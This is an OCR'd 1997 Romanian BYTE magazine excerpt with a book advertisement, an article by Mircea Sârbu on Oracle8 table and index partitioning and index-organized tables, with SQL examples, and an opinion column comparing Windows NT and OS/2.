Tehnologiile prezentate în cadrul acestui articol sunt bune şi frumoase, dar întrebarea obsedantă a societăţii româneşti revine: pe când ajung şi la noi. Ei bine, acele timpuri sunt de părere că au sosit. După cum am mai spus furnizori de astfel de unelte există, publicaţii de specialitate există şi consultanţă de asemenea. Rămâne ca noi să înţelegem odată ce-a zis Kennedy: nu te gândi ce poate face ţara pentru tine, gândeşte-te ce poţi face tu pentru ţară. ■


Marius Tudorică este un vechi colaborator al revistei BYTE România şi poate fi contactat la **office@agora.ro.**






este timpul

Îți lipsesc. Ți le-ai dori. Resursele pentru instruire și certificare Microsoft. Norocul tău, Microsoft Press are soluția; seturile de resurse și seturile de instruire în ritm propriu care te ajută să înveți despre ceea ce ai nevoie, atunci când ai nevoie să știi. Indiferent că dorești să-ți perfecționezi cunoștințele anterioare sau să-ți creezi un program de instruire într-un ritm propriu, vei afla că mai ai și timp pentru viața ta.



Microsoft® Windows NT 4.0
Network Administration Training
1-57231-439-7



Microsoft® SQL Server Server
Training
1-55615-930-7

Microsoft® Windows NT®
Server 4.0 Resource Kit
1-57231-344-7

Microsoft® Windows NT®
Workstation 4.0 Resource Kit
1-57231-343-9

Microsoft® Press

COMPUTER PRESS
AGORA

Cărțile pot fi răsfoite, comandate și cumpărate de la librăria noastră deschisă la sediul firmei ***Forte Computers****, str. Lipscani nr. 102; precum și de la următoarele magazine din* ***București****: Flamingo Computers, Bd.N. Titulescu nr.102; Computer House, str. Grigore Alexandrescu nr.47; Raffles Computers Shop, Calea Victoriei nr.25; Librăria "Noi", sala Dales; Librăria Humanitas din Pasajul Cretzulescu (lîngă magazinul Muzica);* ***Craiova****: INTERCAFENET, Calea București A26 parter;* ***Cluj****: T&M Promedia, str. Doja nr.30*

Puteți comanda orice carte de la: ***Computer Press Agora s.r.l.****, C.P. 94 OP.49, București, fax: 01-3309285*

Important: Lista completă de prețuri poate fi obținută via BBS 065-210780 (login: bbs, terminal: ANSI, ...)

Oracle8 și marile volume

O primă privire asupra noului server de date de la Oracle dezvăluie noutăți în suportul VLDB.

De Mircea Sârbu

Data de 24 iunie 1997 marchează naşterea unui produs software aşteptat de multă vreme. După ce măreţul spectacol prilejuit de lansare – desfăşurat la scară planetară – s-a încheiat, a venit vremea primelor evaluări şi analize. Oracle8, poziţionat din start de către producători ca fiind *„baza de date pentru Network Computing“*, nu doar că aduce cu sine o mulţime de inovaţii tehnologice, dar stabileşte noi jaloane în paşii următorii ai dezvoltării informaticii în anii care vin. Desigur, nu este vorba de un voluntariat dezinteresat pentru „progresul pe noi culmi...“, ci despre un adevărat război comercial prin care Oracle vrea să-şi impună punctul de vedere strategic privind direcţiile tehnologiei informaţiei. Şi, dacă tot am ajuns la „război“ şi „strategie“, voi continua pe această linie afirmând că, dacă NC-ul (*network computer*) popularizat de Larry Ellison reprezintă artileria uşoară, serverul de date Oracle8 este artileria grea. Între ele există însă o legătură strânsă, chiar dacă ceva mai subtilă, stabilită prin ceea ce Oracle numeşte NCA (*Network Computing Architecture*).

Dar o analiză de ansamblu a „câmpului de luptă“ depăşeşte scopul acestei scurte prezentări. Cine sunt inamicii, cine sunt aliaţii, care sunt ultimele mişcări importante şi care sunt consecinţele lor – despre toate acestea vom vorbi în alte analize. Acest articol vrea doar să pună în evidenţă câteva dintre noutăţile tehnologice pe care le aduce noul produs.

Fără șocuri

Indiferent cât de ambiţioasă este viziunea companiei în privinţa rolului care-i revine în industria informatică, o primă constatare se referă la pragmatismul de care a dat dovadă în conceperea noului server de date. În primul rând, Oracle a încercat să nu-şi pericliteze în nici un fel clientela actuală, aşa că a păstrat o compatibilitate aproape totală cu Oracle7 şi a prevăzut un instrumentar de migrare adecvat. Inovaţiile, multe la număr, se referă cu precădere la îmbunătăţirea performanţelor şi la simplificarea administrării.

Dacă, iniţial, Oracle8 a fost anunţat ca fiind bazat pe o tehnologie obiectuală, actualmente acest aspect pare mai degrabă trecut sub tăcere în campania de marketing. Această schimbare de accent ar putea avea mai multe explicaţii posibile, asupra cărora putem cel mult să facem câteva speculaţii. Pe de-o parte, este posibil ca impactul relativ scăzut pe care noua tehnologie relaţional-obiectuală din Informix Universal Server l-a avut în rândul utilizatorilor să fi convins oficialii de la Oracle că piaţa nu este încă pregătită pentru o schimbare de paradigmă. Pe de altă parte, tehnologia obiectuală, în ansamblul, ei nu se mai bucură de aceeaşi entuziastă acceptare ca în urmă cu puţină vreme. Comunitatea informatică este interesată acum mai mult de *component-oriented*... În fine, exploatarea abilităţilor obiectuale din Oracle8 se bazează pe un mediu de dezvoltare şi rulare special, numit Sedona, a cărui finalizare a fost deja de câteva ori amânată. Probabil că, odată cu lansarea acestui produs, Oracle va insista mai mult asupra acestui aspect al noului server de date.

Vom amâna deci o descriere a caracteristicilor obiectuale din Oracle8 – însoţită eventual de o comparaţie cu alte abordări – şi ne vom concentra asupra unor domenii mai „pământeşti“ în care noul server de date de la Oracle aduce îmbunătăţiri semnificative.

Mare, foarte mare, uriaș...

Provocările la care trebuie să facă faţă un server modern de date sunt induse de câteva evoluţii semnificative în informatica actuală.

Un prim aspect se referă la popularitatea crescândă a depozitelor de date (*Data Warehouses*) şi a aplicaţiilor de analiză economică (OLAP – *On Line Analytical Processing*) bazate pe acestea. Nu este un secret faptul că depozitele de date stochează de regulă volume imense de date (adesea de ordinul terabaiţilor) şi că implică tehnici specifice de organizare a datelor (cum ar fi, de pildă, schemele „în stea“ – *star schema*), de interogare (predomină interogările *ad-hoc*, bazate pe criterii care nu pot fi prestabilite) şi de administrare (actualizările se fac preponderent „în loturi“ – *batch*).

Un al doilea aspect important se referă la aplicaţiile tranzacţionale (OLTP – *On Line Transaction Processing*), caracteristice sistemelor operaţionale. Aici se constată o creştere semnificativă a numărului de utilizatori care accesează concurent bazele de date, ajungând adesea la ordinul miilor sau a zecilor de mii. Răspândirea rapidă a intranet-urilor conduce şi la noi modalităţi de tranzacţionare (în special tranzacţionare asincronă). Creşterea volumului de date este, şi în cazul sistemelor operaţionale, semnificativă.

Utilizarea pe scară largă a unor tipuri complexe de date este o altă caracteristică a prezentului. Se lucrează tot mai adesea cu date multimedia (imagine, sunet, video, etc.), dar şi cu documente (paginile Web reprezintă doar un exemplu) sau informaţii specifice unor domenii particulare (serii temporale în finanţe, date

Partiționarea unei tabele

```
CREATE TABLE clienti
(       cod     NUMBER(6) PRIMARY KEY,
        nume    VARCHAR2(25) NOT NULL,
        prenume VARCHAR2(25) NOT NULL,
        adresa  VARCHAR2(50),
        loc     VARCHAR2(25),
        jud     CHAR(2) )
        PARTITION BY RANGE ( jud )
                ( PARTITION p1  VALUES LESS THAN ('B')
                -- jud. AB, AG, AR
                        TABLESPACE data01,
                  PARTITION p2  VALUES LESS THAN ('BC')
                -- Bucuresti
                        TABLESPACE data02,
                  PARTITION p3  VALUES LESS THAN ('CJ')
                        TABLESPACE data03,
                  PARTITION p4  VALUES LESS THAN ('IL')
                        TABLESPACE data04,
                  PARTITION p5  VALUES LESS THAN ('NT')
                        TABLESPACE data05,
                  PARTITION p6  VALUES LESS THAN ('TL')
                        TABLESPACE data06,
                  PARTILION p7  VALUES LASS THAN (MAXVALUE)
                -- jud. TL, TM, TR, VL, VN, VS
                        TABLESPACE data07 )
```

Observații:

1. Ideal este ca partițiile să fie cât mai echilibrate. În acest exemplu, este foarte posibil ca partiția p1 să fie mult mai mică decât celelalte. Motivul este că s-a forțat plasarea clienților din București într-o partiție separată.

2. Partiționarea nu este una regională: județe îndepărtate (de pildă Cluj și Constanța) sunt stocate în aceeași partiție, motiv pentru care această modalitate nu este utilizabilă pentru baze de date partajate. O companie care are mai multe filiale în țară va trebui să utilizeze un sistem propriu de codificare a județelor, astfel încât partiționarea prin plaje de valori să corespundă regiunilor deservite de filiale. În acest fel, partițiile pot fi stocate la filiale, operarea fiind preponderent locală.

spaţiale în GIS, desene complexe în CAD, etc.). Toate acestea implică, la rândul lor, o creştere semnificativă a volumelor de date stocate, precum şi o creştere a complexităţii aplicaţiilor care le exploatează.

Chiar dacă ne oprim aici cu enumerarea „provocărilor“, putem observa cu uşurinţă un factor comun: creşterea spectaculoasă a volumului de date care se cer stocate şi manevrate. Nu este deci surprinzător că revistele de specialitate afişează tot mai adesea pe copertă acronimul VLDB – *Very Large DataBase* (vezi de exemplu DBMS – februarie 1997 şi *Database Programming & Design* – aprilie 1997).

Specialiştii nu s-au pus încă de acord în privinţa unei definiţii pentru sistemele VLBD. Volumul datelor este factorul cheie (limita „inferioară“ este considerată de ordinul sutelor de GB), dar despre ce date este vorba? Datele utile? Sau se socotesc şi datele auxiliare (indecşi, jurnale, tabele temporare, etc.) care de multe ori depăşesc în volum datele utile? Complexitatea structurilor, precum şi nivelul de utilizare concurentă, sunt sau nu de luat în considerare? În orice caz, problema volumelor foarte mari a bazelor de date nu se rezumă doar la spaţiile de stocare, ci implică aspecte specifice, cum ar fi:

- Performanţă – posibilităţile de reglare (*tuning*) şi de reorganizare trebuie să permită aplicaţiilor să ofere, în orice condiţii, timpi de răspuns rezonabili;
- Scalabilitate – creşterea volumului de date sau a numărului de utilizatori trebuie să nu afecteze aplicaţiile existente şi să nu producă o degradare semnificativă a performanţelor;
- Disponibilitate – operaţiile de administrare uzuale (salvare/restaurare, import/export, monitorizare, reglare) sau ocazionale (extindere, reorganizare, etc.) să implice intervale de întrerupere acceptabile.

Foarte puţine aplicaţii de baze de date sunt concepute, de la bun început, pentru a opera cu volume foarte mari de date sau în condiţii de solicitare concurentă intensivă (de ordinul miilor de utilizatori simultan). De cele mai multe ori aceste probleme apar pe parcursul timpului, aşa încât problemele sistemelor VLBD sunt mai degrabă probleme de *administrare* decât de proiectare.

Vom examina în continuare noutăţile semnificative, în privinţa suportului pe care Oracle8 îl oferă pentru gestionarea volumelor mari de date: partiţionarea tabelelor şi indecşilor şi tabelele organizate ca index.

Divide et impera

Prin partiţionare, o tabelă poate fi împărţită în unităţi de stocare mai mici – deci mai uşor de administrat – păstrându-şi însă unitatea din punct de vedere logic. Partiţionarea permisă de Oracle8 este o formă de fragmentare *orizontală*, în sensul că operează cu liniile tabelei. Acestea pot aparţine unor partiţii diferite, astfel încât tabela completă poate fi văzută ca reuniunea liniilor dintr-un număr de subtabele corespunzătoare partiţiilor. Toate aceste subtabele au aceleaşi coloane şi aceleaşi restricţii de integritate. Din perspectiva aplicaţiilor, partiţiile sunt *transparente*, ceea ce înseamnă că aplicaţiile nu depind de faptul că tabela este sau nu este partiţionată precum şi de modul de partiţionare (cu o excepţie care va fi explicată). În schimb, din punctul de vedere al administrării, unităţile de stocare corespunzătoare partiţiilor (în terminologia Oracle sunt nişte fişiere numite *tablespace*) sunt independente: se pot afla pe discuri diferite (sau chiar pe calculatoare diferite), pot avea caracteristici de stocare diferite, pot fi salvate şi restaurate în mod independent, etc.

Modalitatea de patriţionare a tabelelor, oferită de Oracle8, se bazează pe plajele de valori ale unei chei de partiţionare. Cheia de partiţionare este o coloană a tabelei (sau un set de cel mult 16 coloane) ale cărei valori determină, pentru fiecare linie, partiţia în care va fi stocată. Specificarea plajelor de valori (*range*), corespunzătoare partiţiilor, se face prin valoarea limită superioară. Limita inferioară, pentru cele mai mici valori ale cheii, nu poate fi specificată, iar în locul unei limite superioare finale (pentru partiţia corespunzătoare celor mai mari valori ale cheii) se poate specifica valoarea MAXVALUE. Valoarea NULL este considerată mai mare decât orice valoare posibilă dar mai mică decât MAXVALUE.

O linie nou introdusă într-o tabelă partiţionată – printr-o cerere INSERT – va fi stocată automat în partiţia corespunzătoare valorii cheii. Pentru a evita migrarea liniilor între partiţii, este recomandabil ca să se evite actualizarea coloanelor care formează cheia de partiţionare.

Un exemplu tipic de partiţionare este prezentat în caseta alăturată: o tabelă cuprinzând clienţii este partiţionată după regiuni geografice, caz în care cheia de partiţionare poate fi codul judeţului. O altă modalitate tipică de partiţionare este după intervale de timp: de pildă, datele de vânzări pot fi împărţite pe trimestre sau pe luni, cheia de partiţionare fiind, în acest caz, data efectuării tranzacţiei.

Avantajele utilizării partiţiilor pot fi grupate în trei categorii:

- Disponibilitate. Dacă, din orice motive, una sau mai multe partiţii sunt indisponibile, asupra celorlalte partiţii se poate opera. În absenţa partiţionării, dacă un singur sector de disc se defectează întreaga tabelă devine inaccesibilă. Restaurarea şi refacerea unei tabele mari poate să dureze ore întregi. Dacă tabela este partiţionată, este suficient să se restaureze partiţia afectată, ceea ce durează mai puţin.
- Administrare. Operaţiile de administrare (salvare/restaurare, import/export, defragmentare, etc.) nu se mai fac asupra unei tabele mari ci asupra partiţiilor. Avantajul este că, în locul unor operaţii de lungă durată, se efectuează mai multe operaţii scurte, ceea ce permite executarea lor în paralel şi eventual automatizarea acestora. Creşterea unei tabele nu implică neapărat şi creşterea partiţiilor: există varianta de a creşte numărul partiţiilor, păstrând astfel „granularitatea“ optimă în privinţa unităţilor de stocare.
- Performanţa. Principalul câştig de performanţă provine din faptul că anumite operaţii, care în Oracle7 se realizau la nivel de tabelă, se pot efectua acum la nivel de partiţie, în paralel. Pe de altă parte, optimizorul din Oracle8 ţine seama de partiţionarea tabelelor şi, pentru anumite cereri bazate pe cheia de partiţionare, nu include în planul de execuţie decât partiţiile care pot conţine liniile căutate. O serie de alte sporuri de performanţă vin în conjuncţie cu partiţionarea indecşilor, care va fi tratată mai încolo.

Un aspect care merită o menţiune specială este cazul bazelor de date distribuite, în care partiţionarea poate aduce economii substanţiale în traficul de date între noduri. De exemplu, este normal ca, în cazul unei tabele de clienţi a unei firme cu filiale în toată ţara, aceasta să fie partiţionată şi stocată în aşa fel încât majoritatea operaţiilor să se facă local.

O altă facilitate, adusă de partiţionare, este posibilitatea de a declara anumite partiţii *„read-only“*. De pildă, în cazul unei tabele cuprinzând date de vânzări, partiţionată pe trimestre sau pe luni (după data vânzării), este recomandabil să se permită actualizări doar în partiţia corespunzătoare perioadei curente, celelalte partiţii fiind declarate *read-only*. Se evită astfel salvarea repetată şi inutilă a partiţiilor „istorice“. În plus, anumite interogări merg mai repede, deoarece accesul doar pentru citire implică un sistem de blocare mai lejer.

Câteva cuvinte despre compatibilitate. În Oracle7, pentru a evita utilizarea tabelor foarte mari, se folosea o subtilitate: se utilizau mai multe tabele cu aceeaşi structură, care cuprindeau fiecare o parte din linii, iar aplicaţiile foloseau o vedere (*view* – tabelă virtuală) care reunea toate aceste tabele prin clauza UNION ALL. În Oracle8, aceste tabele pot fi transformate în partiţii ale unei singure tabele, pentru a beneficia de procesarea paralelă şi de optimizarea cererilor prin eliminarea partiţiilor care nu sunt necesare.

Pentru a permite proiectanţilor să beneficieze la maxim de avantajele partiţionării tabelelor, Oracle8 oferă posibilitatea utilizării numelui de tabelă extins cu numele partiţiei (*partition-extended table name*). În acest fel, aplicaţiile pot să trateze partiţiile ca pe nişte tabele individuale (este excepţia pe care am semnalat-o la *transparenţa* partiţiilor). De exemplu, dacă se cunoaşte partiţia care cuprinde zona capitalei, o interogare privind clienţii din Bucureşti poate fi exprimată astfel:

```
SELECT * FROM clienti PARTITION
(c2)
```

Desigur, această posibilitate este o extensie SQL specifică lui Oracle8, deci portabilitatea aplicaţiilor, care o utilizează, este compromisă. O variantă mai uşor de portat este cea în care numele de tabele extinse cu numele partiţiei sunt folosite doar la definirea unor vederi, asupra cărora programele aplică apoi doar cereri SQL obişnuite (eventual conform standardului ANSI SQL). De pildă:

```
CREATE VIEW cl_buc
       AS SELECT * FROM clienti
         PARTITION (c2)
```

Bucăţi de index

În mod analog cu partiţionarea tabelelor, Oracle8 permite şi partiţionarea indecşilor. Între partiţionarea unei tabele şi partiţionarea indecşilor, asociaţi respectivei tabele, există o corelaţie care, după cum vom vedea, poate fi mai mult sau mai puţin strânsă. O primă observaţie se referă la faptul că nu se pot partiţiona indecşii tabelelor stocate în clustere (o astfel de stocare implică faptul că blocurile de date conţin date din mai multe tabele).

Ca şi în cazul tabelelor, partiţionarea se face pe baza valorilor unei chei (care poate cuprinde una sau mai multe dintre coloanele pe baza cărora este definit indexul). Declaraţia plajelor de valori pentru partiţionarea indexului este identică cu cea pentru tabele.

Partiţionarea unui index

```
CREATE INDEX client_jud
  ON clienti ( jud )
  PARTITION BY RANGE ( jud )
       ( PARTITION p1  VALUES LESS THAN ('B')
       -- jud. AB, AG, AR
            TABLESPACE data01,
         PARTITION p2  VALUES LESS THAN ('BC')
       -- Bucuresti
            TABLESPACE data02,
         PARTITION p3  VALUES LESS THAN ('CJ')
            TABLESPACE data03,
         PARTITION p4  VALUES LESS THAN ('IL')
            TABLESPACE data04,
         PARTITION p5  VALUES LESS THAN ('NT')
            TABLESPACE data05,
         PARTITION p6  VALUES LESS THAN ('TL')
            TABLESPACE data06,
         PARTILION p7  VALUES LASS THAN (MAXVALUE)
       -- jud. TL, TM, TR, VL, VN, VS
            TABLESPACE data07 )
```

Observaţie:

Indexul este corespunzător tabelei clienţi, din exemplul de partiţionare a tabelelor. Este un caz tipic de echi-partiţionare.

Două sau mai multe obiecte ale bazei de date (tabele sau indecşi) se spune că sunt *echi-partiţionate* dacă utilizează aceeaşi logică de partiţionare – deci se folosesc aceleaşi chei de partiţionare şi aceleaşi plaje de valori. În mod uzual, o tabelă şi indexul corespunzător cheii primare a acesteia se echi-partiţionează, astfel încât, atunci când o partiţie – a tabelei sau a indexului – este indisponibilă, doar „perechea" sa devine, la rândul ei, indisponibilă. În caz contrar, indisponibilitatea unei partiţii a tabelei ar atrage indisponibilitatea mai multor partiţii ale indexului, şi invers.

Index partiţionat local

```
CREATE INDEX client_jud
  ON clienti ( jud )
  LOCAL
       ( PARTITION p1 TABLESPACE data01,
         PARTITION p2 TABLESPACE data02,
         PARTITION p3 TABLESPACE data03,
         PARTITION p4 TABLESPACE data04,
         PARTITION p5 TABLESPACE data05,
         PARTITION p6 TABLESPACE data06,
         PARTITION p7 TABLESPACE data07 )
```

Observaţii:

Această definiţie este o posibilă variantă a exemplului de partiţionare a indecşilor. Se observă că specificarea plajelor de valori ale cheii de partiţionare este moştenită implicit de la definiţia tabelei.

O observaţie interesantă este legată de echi-partiţionarea tabelelor: un spor semnificativ de performanţă se poate obţine prin echi-partiţionarea tabelelor, aflate într-o relaţie *master-detail,* pe baza cheii comune. În acest fel, frecventele operaţii de conectare (*join*) a tabelelor se efectuează mult mai repede, deoarece toate liniile corespondente se află în aceleaşi partiţii, ceea ce reduce, în mod semnificativ, numărul de accesări ale discului. De asemenea, operaţia poate fi paralelizată sub Oracle Parallel Server.

Există şi situaţii în care este mai convenabil ca o tabelă şi un index corespunzător să nu fie echi-partiţionate. De exemplu, administratorul bazei de date poate prefera să partiţioneze tabela de vânzări după judeţe, dar să partiţioneze un index după codul produsului vândut. În cazul unor aplicaţii OLTP intens tranzacţionale, această strategie poate să aducă un spor considerabil de performanţă, datorită reducerii numărului de blocări reciproce („împrăştierea" în partiţii diferite a liniilor tabelei şi intrărilor corespunzătoare previne solicitarea intensivă a unui număr redus de blocuri de date, fenomen numit „*hot spot*").

Partiţionarea indecşilor poate fi *globală* sau *locală,* în raport cu tabela indexată. În cazul în care tabela şi indexul sunt echi-partiţionate, utilizarea unui index local este mai convenabilă, deoarece toate cheile dintr-o partiţie a indexului se referă doar la linii din partiţia corespunzătoare a tabelei. Definiţia unui index partiţionat local este foarte simplă, deoarece indexul moşteneşte plajele de valori definite la partiţionarea tabelei. Performanţele sunt mult îmbunătăţite deoarece optimizorul poate crea planuri foarte eficiente de procesare a cererilor (mai ales prin eliminarea partiţiilor).

Utilizarea indecşilor partiţionaţi global este preferabilă, în cazul în care tabela şi indexul nu sunt echi-partiţionate. Indexul global conţine intrări pentru linii aflate în toate partiţiile tabelei, astfel încât o căutare se poate face în mai puţini paşi decât prin parcurgerea partiţiilor locale ale indexului. Cu toate acestea, trebuie ţinut seama că indisponibilitatea unei singure partiţii a tabelei implică indisponibilitatea întregului index, deoarece nu se poate şti care intrări corespund unor linii stocate în respectiva partiţie.

În cazul indecşilor compuşi (definiţi pe baza mai multor coloane ale tabele), partiţionarea se spune că este *prefixată* dacă se face pe baza primei coloane din declaraţia indexului (cea mai din stânga). Se poate face şi o partiţionarea non-prefixată, dar în cele mai multe cazuri aceasta este ineficientă, deoarece scanarea unei tabele nu se mai poate reduce la scanarea paralelă a partiţiilor indexului.

Tabele-index

În general, o tabelă a unei baze de date are asociaţi mai mulţi indecşi, corespunzători diferitelor moduri uzuale de parcurgere a tabelei. Există însă situaţii în care, datorită semnificaţiei informaţiei stocate, o tabelă este parcursă întotdeauna într-un singur mod, de obicei pe baza cheii primare. Dacă tabela este de mari dimensiuni şi, în plus, indexul pe baza căruia se face parcurgerea este compus din mai multe coloane ale tabelei, volumul indexului va fi aproape la fel de mare ca şi tabela în sine.

Modul cel mai folosit de organizare a unui index este *b-tree* („arbore B"). Fiecare nod al arborelui va conţine valoarea cheii şi identificatorul liniei corespunzătoare din tabelă (ROWID). În plus, organizarea arborescentă a indexului implică şi un număr relativ mare de pointeri. Având în vedere că valoarea cheii este stocată de două ori (în tabelă şi în index), nivelul de redundanţă poate fi foarte mare în situaţii ca cea descrisă mai sus, iar volumul de stocare creşte în mod semnificativ.

Pentru a evita această creştere a volumului, Oracle8 introduce o nouă formă de stocare: tabele organizate ca index (*index-organized tables*). Ideea este foarte simplă: nodurile indexului nu vor mai conţine doar valoarea cheii, ci toate coloanele liniei. Deoarece indexul conţine toate informaţiile, stocarea tabelei nu mai este necesară. Evident, dispar şi valorile ROWID. Economia de spaţiu de stocare este dublată şi de o creştere a performanţei, deoarece citirea indexului nu mai este dublată de citirea tabelei.

Pentru a fi stocată în această formă compactă, crearea tabelei se face cu opţiunea INDEX ORGANIZED. Stocarea tabelei ca index este transparentă pentru majoritatea aplicaţiilor şi utilizatorilor. Operaţiile cu datele tabelei se fac prin instrucţiuni SQL standard (SELECT, INSERT, UPDATE, DELETE).

Această formă de stocare are, desigur, şi unele neajunsuri, dintre care cel mai important este faptul că nu se mai pot defini indecşi secundari, din motive evidente (nodurile structurii arborescente, care conţine tabela, sunt dinamice şi nu au un ROWID care să poată fi folosit de un alt index). Există şi unele penalizări de performanţă: modificarea valorii coloanelor care formează cheia implică mutarea întregii linii şi, în anumite situaţii, restructurări ale arborelui.

Cu toate acestea, pentru situaţii în care tabele de mari dimensiuni şi cu cheie primară, compusă din mai multe coloane, sunt parcurse într-un singur mod, stocarea tabelei, sub formă de index, reprezintă o soluţie economică şi performantă. ■

Dl. Mircea Sârbu este director editorial la BYTE România. Poate fi contactat la **msarbu@agora.ro.**

Forbes

De Harrison Forbes

A fi sau a nu fi NT

Cred în Dumnezeu, deşi mai sar câteodată slujbele de duminică. Chiar dacă nu m-am dus la biserică duminicile, am învăţat atunci când n-am fost că merită să fii cinstit în viaţă, să spui adevărul şi să nu induci lumea în eroare, mai ales atunci când poţi să faci acest lucru. Am mai învăţat, în decursul anilor, că există un singur Dumnezeu, deşi uneori ne păcălim, crezând că există mai mulţi. Îl putem numi cu nume diferite, adora sub nume diferite, dar este unul singur.

Acum câteva săptămâni, am primit prin poştă un supliment de la Manufacturing Systems, care era dedicat sistemului NT. Trebuie să recunosc că am avut nevoie de multă răbdare ca să-l citesc până la capăt. Am aruncat cărţulia de câteva ori, numai ca să revin după câteva zile. Cam la a patra încercare, am încercat să fiu rezonabil şi să acord autorilor şansa unei îndoieli.

Am învăţat, în decursul anilor, că orice lucru ne urmăreşte, nu va dispare de la sine şi, mai devreme sau mai târziu, va trebui să-l înfruntăm. Aşa că, citind acest articol despre NT şi încercând să înţeleg nebunia, a fost singura cale să-mi redobândesc liniştea.

Se discută mult în prezent despre NT, dar pare că am uitat cu toţii istoria lui, dacă am ştiut-o cândva. Pe la mijlocul anilor optzeci IBM a început un proiect care trebuia să creeze un SO nou, care să-l înlocuiască pe DOS aflat în suferinţă, şi să mărească speranţele unui GUI Intel, care era Windows în acel moment. Anul era cam 1987. Din motive grele de crezut, care sunt doar speculaţii astăzi, IBM a implicat Microsoft în proiect. Circulă zvonul că Microsoft avea, pe atunci, programatori care puteau fi angajaţi. Prima versiune publicată a noului SO, numit OS/2 a putut avea multă tehnologie de ultima oră înglobată, dar avea o lipsă: nu putea să execute aplicaţiile existente pe piaţă, ci doar cele concepute special pentru el. Era lent, rula chiar şi pe echipamente 286 şi, cu excepţia potenţialului prezentat pentru vizionarii care puteau să-l înţeleagă, era un eşec comercial total. Billy s-a salvat din proiect şi, datorită unor subtilităţi legislative, a plecat cu mâinile pline cu OS/2. Nu numai idei, ci şi programe. Printr-o împrejurare fericită, IBM a decis să continue proiectul, după retragerea lui Microsoft. Cu câţiva ani după separare, Microsoft a apărut cu teribilul SO care urma să înlocuiască tot ce există în tehnica de calcul. În timp ce OS/2 2.0 a apărut prin 1991, fiind vechiul sistem întinerit, Microsoft continua să povestească lumii despre fantasticul produs nou pe care nimeni nu l-a văzut încă. OS/2 nu numai că avea arhitectură pe 32 de biţi (şi nu mai rula pe 286), dar avea GUI, multitasking preemptiv şi era foarte uşor de utilizat. Dar a apărut şi ca „SO care execută Windows mai bine ca Windows". Pentru câţiva ani, a fost singurul mod de a rula Windows fără blocaje sistematice şi GFP (erori de protecţie). Chiar dacă sesiunea Windows se bloca, restul sistemului rămânea funcţional. În momentul în care a apărut NT, OS/2 era deja un SO stabil pe care se executau operaţii ban care în toată lumea. Era un client foarte bun, pentru sisteme medii şi mari, şi datorită robusteţii, rula programele pentru majoritatea echipamentelor ATM (ghişee bancare) existente pe glob. Eroarea mare făcută de IBM este că nu a colaborat cu Microsoft pe piaţa consumatorilor mici. Microsoft pretinde că a învins şi, este adevărat, a învins dar este uşor să câştigi o luptă în care oponentul nu se luptă cu tine. Astfel, ceea ce descoperă populaţia la NT, doar acum, este ceea ce OS/2 oferea de ani de zile. NT este bun, dar chiar şi azi OS/2 este mai bun şi mai stabil.

NT este un SO şi sistemele de operare nu rezolvă problemele beneficiarilor. Ei rulează totdeauna programele care rezolvă problemele acestora. Şi, cu toate că NT pare copilul teribil al secolului, mai sunt încă multe de făcut până ce îl vom putea utiliza ca SO total. Este oare unică arhitectura pe 32 de biţi de la NT? Ştim deja de unde provine. Aşa că, ce este aşa de deosebit la NT? Faptul că este un SO GUI?. Dacă este singurul lucru valoros, atunci nu-i prea mult, nu-i aşa? A fost SO cu cea mai multă publicitate, cel mai promovat şi cel mai capricios din câte au fost. NT este doar o prezenţă nouă şi, când lucrurile se vor mai linişti, vom putea vedea cu adevărat posibilităţile şi deficienţele lui. Şi, dacă NT nu este răspunsul la toate problemele, aşa cum ar vrea Microsoft să credem, este totuşi catalizatorul optim pentru ca restul furnizorilor să fie oneşti, oferind o concurenţă sănătoasă.

Nu am negat niciodată calităţile acestui produs şi nici nu am ignorat prezenţa lui, dar am fost împotriva lui, deoarece nu sunt de acord cu modul în care Microsoft îl promovează, aşa cum face şi cu celelalte produse ale sale. Cred că dacă Microsoft s-ar ocupa mai mult de utilizatori şi de produsele proprii, decât de segmentul de piaţă deţinut, valoarea acţiunilor şi marketing, şi dacă milioanele date pentru reclame strălucitoare pentru public ar fi orientate spre cercetare şi dezvoltare, întreaga comunitate ar avea de câştigat şi poate NT ar fi fost ceea ce vrea Microsoft să credem că este.

Articolul din Manufacturing System, „NT în ascensiune" (iunie 1997), prezintă subiectul destul de echilibrat şi, cu excepţia faptului că autorii evită cu grijă subiecte importante, povestea pare să confirme punctul lor de vedere: NT pătrunde la firmele mici şi mijlocii şi utilizatorii sunt fericiţi. În majoritatea cazurilor, NT înlocuieşte vechiul Netware, Principalul produs Novell şi, uneori, este o alternativă la Unix. Domeniul specific tratat de prezentare este ERP (Entrprise Resource Planning), o parte deosebit de sensibilă în mediile de producţie. Pentru cei care cunosc sistemele de producţie, planificarea resurselor întreprinderii este ultima terminologie „nouă şi mai bună" pentru „planificarea resurselor materiale " sau MRP.

La sfârşitul anilor optzeci, sistemele desktop au început să înlocuiască cele mainframe în MRP, care, pentru profani, nu este altceva decât un program de planificare (scheduling). Începând cu comenzile de la beneficiari, pe baza inventarului, forţei de muncă şi utilajelor disponibile, calculatorul trebuia să facă o planificare a procesului de producţie, pornind de la materiile prime şi până la produsul finit, data de livrare la beneficiar. Pare simplu, dar necesita mult timp de calcul din cauza numărului mare de elemente şi variabile implicate în proces. Nu era un lucru neobişnuit ca un mainframe să lucreze 24 de ore la generarea unui MRP. O dată cu apariţia de noi procesoare şi arhitecturi noi, sistemele desktop au putut să ruleze MRP pentru firme mai mici, în timp record de şapte ore. Unele programe Unix puteau termina în câteva ore sau într-o pauză de masă. Deci, atunci când NT şi-a făcut apariţia, toată lumea spera ca lucrurile să fie complet diferite şi rularea MRP să se termine în pauza de cafea, dimineaţa.

O mulţime de firme de consultanţă Unix au devenit foarte sârguincioase şi au mutat versiunile Unix pe NT, deoarece „beneficiarii cereau acest lucru". Poate că cereau, dar chiar dacă nu cereau, nu avea importanţă deoarece tendinţa generală era spre NT şi mai bine mutau şi ele aplicaţiile.

